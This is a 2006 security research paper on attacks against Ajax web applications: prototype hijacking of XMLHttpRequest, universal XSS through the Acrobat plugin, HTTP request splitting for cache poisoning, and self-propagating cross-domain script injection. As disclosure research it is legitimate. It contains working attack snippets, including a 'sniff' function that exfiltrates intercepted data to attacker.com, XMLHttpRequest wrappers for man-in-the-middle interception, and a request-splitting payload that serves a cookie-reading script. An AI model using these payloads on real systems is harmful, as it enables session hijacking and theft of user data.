Subverting Ajax

Stefano Di Paola *wisec@wisec.it*, Giorgio Fedon *giorgio.fedon@gmail.com*

December 2006

Abstract — **The ability of modern browsers to use asynchronous requests introduces a new type of attack vectors. In particular, an attacker can inject client side code to totally subvert the communication flow between client and server. In fact, advanced features of Ajax framework build up a new transparent layer not controlled by the user. This paper will focus on security aspects of Ajax technology and on their influence upon privacy issues. Ajax is not only a group of features for web developers: it's a new paradigm that allows leveraging the most refined client side attacks.**

Index Terms — **Ajax Security, Universal Cross Site Scripting, Code Injection, Cache Poisoning, Prototype Hijacking, Auto Injecting Cross Domain Scripting**

I. Introduction

Ajax[1] is an acronym for Asynchronous Javascript And XML. Ajax is not a new programming language, is an umbrella term which describes a group of features and enhancements to improve appearance and functionality of traditional web sites.

Ajax relies on XMLHttpRequest[2], CSS, DOM and other technologies; the main characteristic of AJAX is its "asynchronous" nature, which makes possible to send and receive data from the server without having to refresh the page. Common Ajax implementations can be found in various languages and libraries like ActiveX, Flash and Java applet.

This paper will focus on Javascript language, because is considered the formal standard in Web 2.0 application development.

The large adoption of Javascript in Html code permits to create a transparent data exchange between client and server. Users then interact with standard Html objects controlled by classes and procedures interpreted by their browsers.

Some examples of web applications that already use Ajax are GMail, GoogleMaps or Live.com.

II. How Ajax works

To completely understand the functioning of web applications integrated with Ajax, we can look at figure 1 to see the classic web application model, compared to the asynchronous one.

As we can see, asynchronous requests through XMLHttpRequest in Ajax model are totally transparent to the end user.

Ajax model let the application send Http requests and information without displaying any visual acknowledgment, even on the browser's status bar.



Figure 1: *Classic and Asynchronous models compared*

In Ajax applications, as soon as the browser has loaded the libraries of the application, users will not experience common waitings in page loading. Ajax framework and web server can refresh the content by pushing the data to the browser User Interface via DOM[3] manipulation (Document Object Module).

In table 1 we can see a piece of javascript code where XMLHttpRequest object is used to send some data to a web server via the POST method.
As soon as the code is processed, 'xmlhttp' object will set any information about the data being exchanged, even a response that can be used by the application, if needed.
It's important to point out that XMLHttpRequest Object is not the only available tool to send asynchronous requests: it's possible to find in some client-side languages, browsers and plugins different ways to deliver bidirectional requests.

```
var xmlhttp=null;
 try {
  xmlhttp = new
           ActiveXObject("Msxml2.XMLHTTP");
 } catch (e) {
   xmlhttp = false;
  }

 if(!xmlhttp && typeof
              XMLHttpRequest!='undefined') {
     try {
           xmlhttp = new XMLHttpRequest();
     } catch (e) {
           xmlhttp=false;
     }
  }
  xmlhttp.open("POST", "/",true);
  xmlhttp.setRequestHeader("Header", "Value");

  xmlhttp.onreadystatechange=function() {
  if (xmlhttp.readyState==4)
    if(xmlhttp.status==200)
     elaboraResponse(xmlhttp.responseText)

  }
  xmlhttp.send("data");
  xmlhttp.close();
```

Table 1: *Javascript Code implementing an asynchronous request via XMLHttpRequest Object*

In Mozilla Javascript language, for example, SoapCall[4] is available; in Internet Explorer can be used XMLDocument[5] to request an XML document via GET method.
Any one of the objects above, will include a security model to control requests to external domains. In particular XMLHttpRequest applies a restriction policy to the same origin. This kind of control will deny any request made outside actual host, considering port and protocol.
Other classes and implementations diversify security policies to the context and scope of the object during the use of different objects.

We will see below different techniques to bypass imposed restrictions.

III. Ajax known problems

Applications based upon Ajax are affected by the same problems of any other web application, but usually are more complex because of their asynchronous nature. During development it's important to take care of all singular aspects, without focusing only on some functionalities and on features related to business needs.
Superior framework complexity can lead developers to not refine the security aspects and to shorten the testing process. In addition it's a common thought to consider asynchronous requests non duplicable events outside the application. It's important to point out that such requests are based on client-side HTTP protocol which is not reliable from a security point of view (the sender can be impersonated if TLS is not used).
Ajax problems are present both client side and server side and can be classified as follows:

1. System Architecture;
2. Authorization and authentication;
3. Client/Server communication;
4. Management of communication (usually XML);
5. Client and Server are not trusted.

Analysis of previous problems can be found in publications of a number of researchers, in particular Jeremiah Grossman[6], Billy Hoffman[7] and Andrew Van der Stock[8]. It's suggested to read also OWASP articles about Ajax Security[9]

IV. Advanced Attacks

XSS Prototype Hijacking

It will now be described a new advanced technique to gain total control over an Ajax application. This attack is exclusively based on some of the intrinsic properties of Prototype Languages[11] like Javascript.

Prototype based programming is a style of Object Oriented programming where classes are not present; indeed, objects are cloned from already existing objects (native objects) or from scratch (empty objects). Eventually, new methods or attributes belonging to an object could be created or reimplemented by simply defining them.

To better understand this approach let's see an example. Let's instantiate a new XMLHttpRequest writing:

```
var xmlhttp= new XMLHttpRequest();
```

When the code is interpreted and executed, XmlHttp object will not be a new instance of XMLHttpRequest class, but will be simply cloned from the original XMLHttpRequest object.

From developer's perspective, this very intuitive and extensible approach could allow to add new methods and attributes directly to native objects.

For Example:

```
XMLHttpRequest.newMethod= function() {
    return "value";
}
```

From now on, the new method will be available to all new cloned objects by simply calling it:

```
xmlhttp.newMethod();
```

Although these features are powerful, this extensibility could allow anyone to overwrite even the native objects. Let's see how it's possible to implement a new object which will wrap the native XMLHttpRequest and that, once injected in a XSS attack, will allow the attacker to intercept any callable method and any available attribute.

The new object and the attack will be totally transparent to the application and most of all to the end user. It's important to notice that this technique can be applied to several objects and to Internet Explorer ActiveX as well.

This technique has been found by S. Di Paola and is called *Prototype Hijacking*. It represents the state of the art in hijacking techniques applied to the Javascript language.



Figure 2: *Hijacking Technique applied to Ajax based applications (Prototype Hijacking).*

The most important concept could be explained by looking at the following code:

```
var xmlreqc=XMLHttpRequest;
XMLHttpRequest = function() {
                this.xml = new xmlreqc();
                return this;
}
```

In this example, the reference to XMLHttpRequest native object is saved in a new variable and XMLHttpRequest is readdressed to a new object by using one of the many ways of creating a constructor. Inside the constructor, a new attribute is instantiated as the previously saved real XMLHttpRequest. From now on, every cloned object

will be a wrapper clone and not a clone of the original one.
What follows is the implementation of wrapper methods for some of XMLHttpRequest native objects, in order to create a Man in the middle attack (ref. Figure 2).
Before we go into deep of hijacking, let's suppose there is a 'sniff()' function using the techniques described by Rager[13] and Grossman[6]:

```
function sniff(){
    var data='';
for(var i=0; i<arguments.length; i++)
data+=arguments[i];
if(image==null)
image = document.createElement('img');
if(data.length> 1024)
data= data.substring(0, 1024) ;
image.src=
    'http://www.attacker.com/hijacked.html?data='+data;
}
```

Let's now show some examples that wrap native methods and intercept them.

```
XMLHttpRequest.prototype.send = function (pay){
    // Hijacked .send
    sniff("Hijacked: "+" "+pay);
    pay=HijackRequest(pay);
    return this.xml.send(pay);
}
```

By taking advantage of the previous wrapper it will be possible to dynamically intercept all data, and it will even be possible to modify it by using any function (HijackRequest in this case).

Next code example could allow an attacker to modify any native attribute values or application behaviour, by using defineSetter and defineGetter methods[14]:

```
XMLHttpRequest.prototype.___defineSetter___(
    "multipart",function (h){    //  Hijacked multipart
        this.xml.multipart=h
        sniff("multipart: "+" "+h);
        return  h;
    });

XMLHttpRequest.prototype.___defineGetter___(
    'status",function (){ // Hijacked status
        h=this.xml.status ;
        sniff("status: "+" "+h);
        return  h;
});
```

Actually, by using this attack technique, a malicious user could modify or inject requests and responses by using some specifically crafted functions in a transparent way to the user and to the underneath application.

As a final and better clarifying example of the consequences of this attack, let's consider an Ajax application developed for bank transfers. This application has a web dialog to confirm transactions and notifies the user via SMS for every bank transfer operation accomplished by an authenticated user.

If this Ajax interface is exposed to an XSS or to any related vulnerability, attacker will just have to inject the code and to wait for a bank transfer and then use the same code to redirect requests and responses to him.
In this case, the attack is totally independent from any authentication system used such as One Time Passwords or RSA tokens. Ajax based applications, could be subverted by ignoring the application specific implementations or communication modes. A paradise for phishing attacks.

Universal XSS

Browsers are applications with a lot of different features, and as we have seen previously are extremely powerful. Unfortunately, when software complexity increases, will increase also the probability to find inside it potential vulnerabilities[15].
Vulnerability discovery projects like “Browser Fun”[16] of H.D. Moore, disclosed during time, dozens of problems inside IE advanced features. Indeed most of them were linked to memory handling, memory corruption and buffer overflows, some of the most interesting problems rely on higher level implementations like the integration of built-in client functionalities with browser's plug-ins.
UXSS (Universal Cross Site Scripting) is a particular type of Cross Site Scripting and has the ability to be triggered by exploiting flaws inside browsers, instead of leveraging the vulnerabilities against insecure web sites.

For example we can use Mozilla Firefox (version 1.5.0.7) and insert in the URL field the following code:

javascript:alert("Test Alert")

Firefox browsers will consider the previous URL a javascript object and will execute *alert("Test Alert")* code opening a pop-up. This event is not strange since it's a feature of the browser.
We can generate some more interesting things by supplying different kind of objects to plug-ins that expect a website URL to be passed in parameters. For example, Adobe Acrobat plugin for Mozilla Firefox (acroreader) is able to populate Portable Documents forms by supplying an external set of data through the FDF, XML, or XFDF fields.
Implementation of FDF, XML, XFDF requests in Acrobat Reader Plugin is vulnerable to different types of attacks (S. di Paola, G. Fedon e E. Florio - Ottobre 2006)[16]:

1. UXSS in #FDF, #XML e #XFDF;
2. Universal CSRF and session riding;
3. Possible Remote Code Execution;

Examples:

1. By using the following request, is possible to execute javascript code inside the browser:

http://site.com/file.pdf#FDF=javascript:alert("Test Alert")

The previous could be triggered against an site and because of this is a UXSS.

2. In addition it's possibile to make the browser send requests to any URL (Universal CSRF) in the following way:

http://site.com/file.pdf#FDF=http://host.com/index.html?param=...

3. There is also a possible Remote Code Execution (RCE) by leveraging a memory corruption in the following request:

http://site.com/file.pdf#FDF=javascript:document.write("jjjjj...");

it's possible to cause a *DoubleFree()* error and to overwrite part of the *Structural Exception Handler.*

V. Cache Poisoning

Among all advanced web attacks, there is a whole category which is not very known but it worth to be analyzed into deep; this is HTTP Request and Response Splitting by Amit Klein and others researchers[17][18]. These attack vectors are constrained by a single factor: the presence of a web proxy (reverse or forward).
This situation is easily found in corporate networks (LAN) or in wide area networks (WAN). HTTP Request and Response Splitting are different in the way they are accomplished and in the way they allows to modify proxy and browser cache.
In this paper it will be described the HTTP Request Splitting attack as it takes advantage of a base implementation of asynchronous requests like XMLHttpRequest.
The reader could refer to [17] and [18] to go deeper into the theory of both attacks.

HTTP Request splitting

A Request Splitting attack abuses flaws in asyncronous requests and allows to inject arbitrary headers when an Http request is built. The attack in the following examples is accomplished using IE's ActiveX object 'Microsoft.XMLHTTP', but there are unfixed objects in other browsers that permit it too.

Let's make an example:

```
var x = new ActiveXObject("Microsoft.XMLHTTP");
x.open("GET\thttp://www.evil.site/2.html\tHTTP/1.1\r\nHost:\t
www.evil.site\r\nProxy-Connection:\tKeep-
Alive\r\n\r\nGET","/3.html",false);
x.send();
```

A javascript request forged as in the previous code will send the following requests:

```
GET http://www.evil.site/2.html HTTP/1.1
Host: www.evil.site
Proxy-Connection:Keep-Alive

GET /3.html  HTTP/1.1
Host: www.evil.site
Proxy-Connection:Keep-Alive
```

If there is a web proxy in the middle of the communication, it will see two requests asking for two pages at http://www.evil.com. As it explained in figure 3, the proxy will send the two requests and will get two response:

Response 1: http://www.evil.site/2.html:

```
<html> <body>  foo  </body> </html>
```

Response 1_2: http://www.evil.site/3.html:

```
<html>  <head>  <meta http-equiv="Expires"
content="Wed, 01 Jan 2020 00:00:00 GMT">
<meta http-equiv="Cache-Control" content="public">
<meta http-equiv="Last-Modified" content="Fri, 01 Jan 2010
00:00:00 GMT">
</head> <body>
<script>
alert("DEFACEMENT and XSS: your cookie
is"+document.cookie)
 </script>
</body>
</html>
```

from browser's point of view, only request 1 has been sent, so Response 1_2 is simply put into browser queue waiting to be associated to the next request.



Figure 3: *HTTP Request Splitting*

Next step is to open a new window via Javascript with any host address (e.g. http://www.bank.com) and the browser will queue Response 1_2 instead of the original page.

Auto Injecting Cross Domain Scripting

It will be presented a new attack technique which takes advantage of HTTP request-splitting or request smuggling vulnerabilities and frame injection vectors. As a result of this attack a malicious user could inject a particular snippet of javascript code into any page of any domain to take control over user's browsing sessions.
This new kind of attack has been called *AICS* and has been thought by S. Di Paola and G. Fedon and developed by S. Di Paola.

The Theory

In order to work there are some conditions to be met:

1. The user should have a forward proxy;
2. The user should have a browser or a plugin vulnerable to request splitting/smuggling;
3. The user should visit a malicious site or a site vulnerable to XSS (of any kind).

Often happens that all of the conditions above are satisfied, in particular:

1. a forward proxy is often used in corporate LAN to give the users access to the internet;
2. there is a number of browsers and browser plugins that are vulnerable to request splitting/smuggling. A list could include:
   - IE 6.0 sp2 (HRS - not patched)
   - Flash plugin <7.x and <9.0.r16 (HRS)
   - Java VM version x.x (HR Smuggling)
   - etc.
3. A user could be forced to visit a malicious site by taking advantage of classic social engineering techniques or by abusing of one of the attack vectors showed above.

Once HRS finds its environment, an attacker can inject fake html and javascript code in place of the original one. When HRS was discovered by Amit

Klein it was thought as a local web defacement method in a cross domain context. This is a really dangerous scenario, but not the most dangerous one.
It should be noted, in fact, that a code injection into every page and into every domain through XSS attack types like the ones described herein (Prototype Hijacking) or the ones documented by Jeremiah Grossman and Anton Rager, could turn a single XSS into an auto injecting script.
Grossman's technique relies on scripts containing Iframe tags in order to take advantage of the *"same origin"* policy applied to a single website (fig. 4).
This means that an attacker could get total control over a website (which has a XSS vulnerability in it) by simply controlling an inner frame.
If a browser is vulnerable to HRS this technique could be applied in a cross domain context every time a user opens a new page or exits from the browser, by injecting a new HRS. So even if a website in not vulnerable to XSS, it could be controlled.
In this scenario a user should visits an infected page on a website (Fig. 5). As soon as the script executes the malicious request splitting and redirects the



***Figure 4**: A scheme of Grossmann's frame injection technique*

browser to the homepage, it will copy itself into browser local cache in order to set a future entrypoint. Next time the user opens up an instance of his preferred browser, the malicious script will be ready to inject itself into visited pages and it will stay resident until browser cache would not be erased manually. In order to accomplish this a number of techniques are described by A. Klein in [21].



***Figure 5**: A scheme of Cross Domain Frame Injection XDI*

So far, as frame injection takes place, the user will get a faked homepage but the right address in browser's location bar.
At this point, the script listen for any event which could be considered a domain change during user's navigation, such as:

1. **onAbort** - Triggered when user presses stop while a page is loading;
2. **onBlur** - Triggered when a frame or a window is not focused;
3. **onUnload** - Triggered when a frame or a document loads another url;
4. **onClick** - Triggered when the user clicks on a link.

In this way when the victim will ask for a new page or for a new url, the script will be called by the event trigger and it will perform a new HRS.
Differently from the first injection, this time the script won't redirect the user to the homepage but merely will wait for the user to ask for the page he is going to load.
This script behaviour will assure the total control during user's navigation and the attacker will have the power to sniff and modify every packet passed to the browser.

VI. Conclusions

We have seen that Ajax allows a new way to interact with web applications. As usual, as new features are

implemented new attack scenarios open to the horizon.

By using a new technique called *Prototype Hijacking* it has been shown how it is possible to sniff and manipulate in real time asynchronous requests originating from any browser in a way which is transparent and independent from the framework used.

A new attack vector was presented as UXSS / UCSRF which takes advantage of high level flaws in browser integration with plug-ins.

It follows that a very interesting cache-injection technique permits to leverage attacks against the way asynchronous requests are made, allowing an attacker to poison almost permanently the web sites visited and stored into browser cache.

A new type of attack has been presented ('AICS') to bypass even restrictions imposed by web sites not vulnerable to XSS. It should be noticed that an attacker could take control over user navigation on important websites by abusing a simple and detached XSS vulnerability.

As it seems, Web 2.0 applications will be more and more tightly tied to browser security, that is increasing in complexity and has to take care of a plethora of features that can be turned into weapons if controlled by a malicious attacker.

References

[1] Various Authors,'Ajax Programming', http://en.wikipedia.org/wiki/AJAX

[2] Various Authors,'The XMLHttpRequest Object', http://www.w3.org/TR/XMLHttpRequest/

[3] Various Authors,'Document Object Module (DOM)', http://www.w3.org/DOM/

[4] Various Authors, 'SOAP in Gecko-based browsers', http://developer.mozilla.org/en/docs/SOAP_in_Gecko-based_Browsers

[5] Various Authors, XMLDocument Class, http://msdn2.microsoft.com/en-us/library/system.xml.xmldocument.aspx

[6] Jeremiah Grossman, 'Phishing with superbait', http://www.whitehatsec.com/presentations/phishing_superbait.pdf

[7] Billy Hoffman, 'Ajax (in)security', http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman.pdf

[8] A. Van Der Stock,'Ajax Security', http://www.greebo.net/owasp/ajax_security.pdf

[9] OWASP, official site, http://www.owasp.org

[10] A. Van Der Stock, 'Ajax and other Rich Interface Technologies' http://www.owasp.org/index.php/Ajax_and_Other_%22Rich%22_Interface_Technologies

[11] Various Authors, 'Prototype based programming', http://en.wikipedia.org/wiki/Prototype-based_programming

[12] Various Authors, 'Man in The Middle', http://en.wikipedia.org/wiki/Man_in_the_middle_attack

[13] Anton Rager, 'XSSProxy', http://xss-proxy.sourceforge.net/Advanced_XSS_Control.txt

[14] Various Authors, 'Defining Getters and Setters' http://developer.mozilla.org/en/docs/Core_JavaScript_1.5_Guide:Creating_New_Objects:Defining_Getters_and_Setters

[15] G.Fedon, 'Determinanti per la diffusione di linux in azienda', Universita' Luigi Bocconi, Milano

[16] H.D. Moore, 'Browser Fun', http://browserfun.blogspot.com/

[17] S. Di Paola, G. Fedon, E. Florio, 'Acrobat Reader Plugin, Multiple vulnerabilities', to be published.

[18] Amit Klein,'Http Response splitting', http://packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf

[19] Amin Klein,'IE + some popular forward proxy servers = XSS, defacement (browser cache poisoning)', http://www.webappsec.org/lists/websecurity/archive/2006-05/msg00140.html

[20] S. Di Paola, 'SQL Injection For XSS and HTTP Response Splitting.', http://www.wisec.it/en/Docs/and_more_sql_injection.pdf

[21] Amit Klein, 'Domain Contamination' http://www.securiteam.com/securityreviews/5MP0120HPM.html

Stefano Di Paola. Senior Security Engineer of proved experience, works since many years as an IT consultant for private and public companies. He teaches Database Programming and Information Security at the University of Florence. Since 1997 is a well known security expert; he found many of the most dangerous vulnerabilities in recent releases of MySQL and PHP. From 2004 his researches focused manly on Web security. Actually he is part of OWASP (Open Web Application Security Project) team and he's the focal point of Ajax security for the Italian Chapter.

He is the creator of http://www.wisec.it

Giorgio Fedon. Currently employed as senior security consultant and penetration tester at Emaze Networks S.p.a., delivers code auditing, Forensic and Log analysis, Malware Analysis and complex Penetration Testing services to some of the most important Companies, Banks and Public Agencies in Italy. He participated as speaker in many national and international events talking mainly about web security and malware obfuscation techniques. During his past job he was employed at IBM System & Technology Group in Dublin (Ireland).

Actually he is part of Owasp (Open Web Application Security Project) Italian Chapter.